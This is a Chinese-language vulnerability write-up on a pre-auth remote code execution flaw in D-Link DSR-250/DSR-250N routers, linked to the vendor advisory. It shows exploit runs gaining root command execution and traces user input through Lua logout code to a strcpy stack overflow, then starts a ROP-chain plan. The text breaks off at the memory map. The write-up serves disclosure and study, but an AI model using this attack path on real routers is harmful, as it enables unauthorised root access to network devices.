Pre-auth 远程代码执行漏洞,针对 D-Link DSR-250 和 DSR-250N
安全公告:https://supportannouncement.us.dlink.com/security/publication.aspx?name=SAP10415
$ python3 exploit.py
usage: <host> <port> <command>
$ python3 exploit.py 192.168.1.1 443 id
[+] fingerprint
    device: DSR-250N
    year  : 2021
b'HTTP/1.1 200 OK\r\nContent-Length: 24\r\nDate: Thu, 22 Dec 2022 11:50:49 GMT\r\nServer: Light Weight Web Server\r\n\r\nuid=0(root) gid=0(root)\n'
HTTP/1.1 200 OK
Content-Length: 24
Date: Thu, 22 Dec 2022 11:50:49 GMT
Server: Light Weight Web Server

uid=0(root) gid=0(root)
$ python3 exploit.py 192.168.1.1 443 'cat /pfrm2.0/etc/dlink_version'
[+] fingerprint
    device: DSR-250N
    year  : 2021
b'HTTP/1.1 200 OK\r\nContent-Length: 12\r\nDate: Thu, 22 Dec 2022 11:57:35 GMT\r\nServer: Light Weight Web Server\r\n\r\n3.17B901C_WW'
HTTP/1.1 200 OK
Content-Length: 12
Date: Thu, 22 Dec 2022 11:57:35 GMT
Server: Light Weight Web Server

3.17B901C_WW
这是 duaCP.logout 函数的代码,该函数在注销(logout)时被调用。
function duaCP.logout (cgiparams)
    local extCpResult, clientMac, clientIp, authenticatorIp, apMac, apIp, vendor,
           ssid, deviceType, vlan, pageId, returnUrl, authSuccessUrl,
           returnLogoutUrl, notifyUrl, sessionRandom, hash, token

    local request = ""

    extCpResult       = cgiparams.externalCpResult
    clientMac         = cgiparams.clientMac
    clientIp          = cgiparams.clientIp
    authenticatorIp   = cgiparams.authenticatorIp
    apMac             = cgiparams.apMac
    apIp              = cgiparams.apIp
    vendor            = cgiparams.vendor
    ssid              = cgiparams.ssid
    deviceType        = cgiparams.deviceType
    vlan              = cgiparams.vlan
    pageId            = cgiparams.pageIndex
    returnUrl         = cgiparams.returnUrl
    authSuccessUrl    = cgiparams.authenticationSuccessUrl
    returnLogoutUrl   = cgiparams.returnLogoutUrl
    notifyUrl         = cgiparams.notifyUrl
    sessionRandom     = cgiparams.sessionRandom
    hash              = cgiparams.hash
    token             = db.getAttribute("cpExtWebServer", "_ROWID_", "1", "token")


    local status, reason

  reason = "success"
    -- validate hash first
    if (hashValidate (authenticatorIp, clientMac, token, sessionRandom, hash) == "ERROR") then
        -- respond to DUA with failure result so that user will be shown login
        -- page
        reason = "failure"
    end

    status, clientMac, clientIp = duaCP.parse_logoutInfo (extCpResult)

    if (status == "ERROR") then
        reason = "failure"
    end

    -- redirect to DUA
    duaCP.logoutProcess (cgiparams, reason, token)

end
它调用:
hashValidateduaCP.parse_logoutInfoduaCP.logoutProcess通向漏洞代码的路径是 duaCP.parse_logoutInfo。它使用 extCpResult(用户输入)作为参数。
以下是 duaCP.parse_logoutInfo 的代码。
function duaCP.parse_logoutInfo (extCpResult)
    local status       = "OK"

  -- process the extCpResult
  status, clientMac, clientIp = captivePortalLib.duaLogoutInfoGet (extCpResult)

  if (status == "1" or tonumber (status) == 1) then
      return "ERROR"
  end

  clientMac = clientMac:gsub("%-", "%:")

    return status, clientMac, clientIp

end
它调用了 captivePortalLib.duaLogoutInfoGet,并直接将 extCpResult 作为参数传入。其代码定义在共享库 captivePortalLib.so 中。


lua_tolstring 返回 extCpResult 的字符串指针,然后调用 strcpy,其中以一个局部变量作为参数。这明显是一个栈缓冲区溢出。接下来,我们需要串联 ROP gadget。
由于漏洞是由 strcpy 触发的,存在一些限制:我们不能包含 NULL 字节。
以下是内存映射: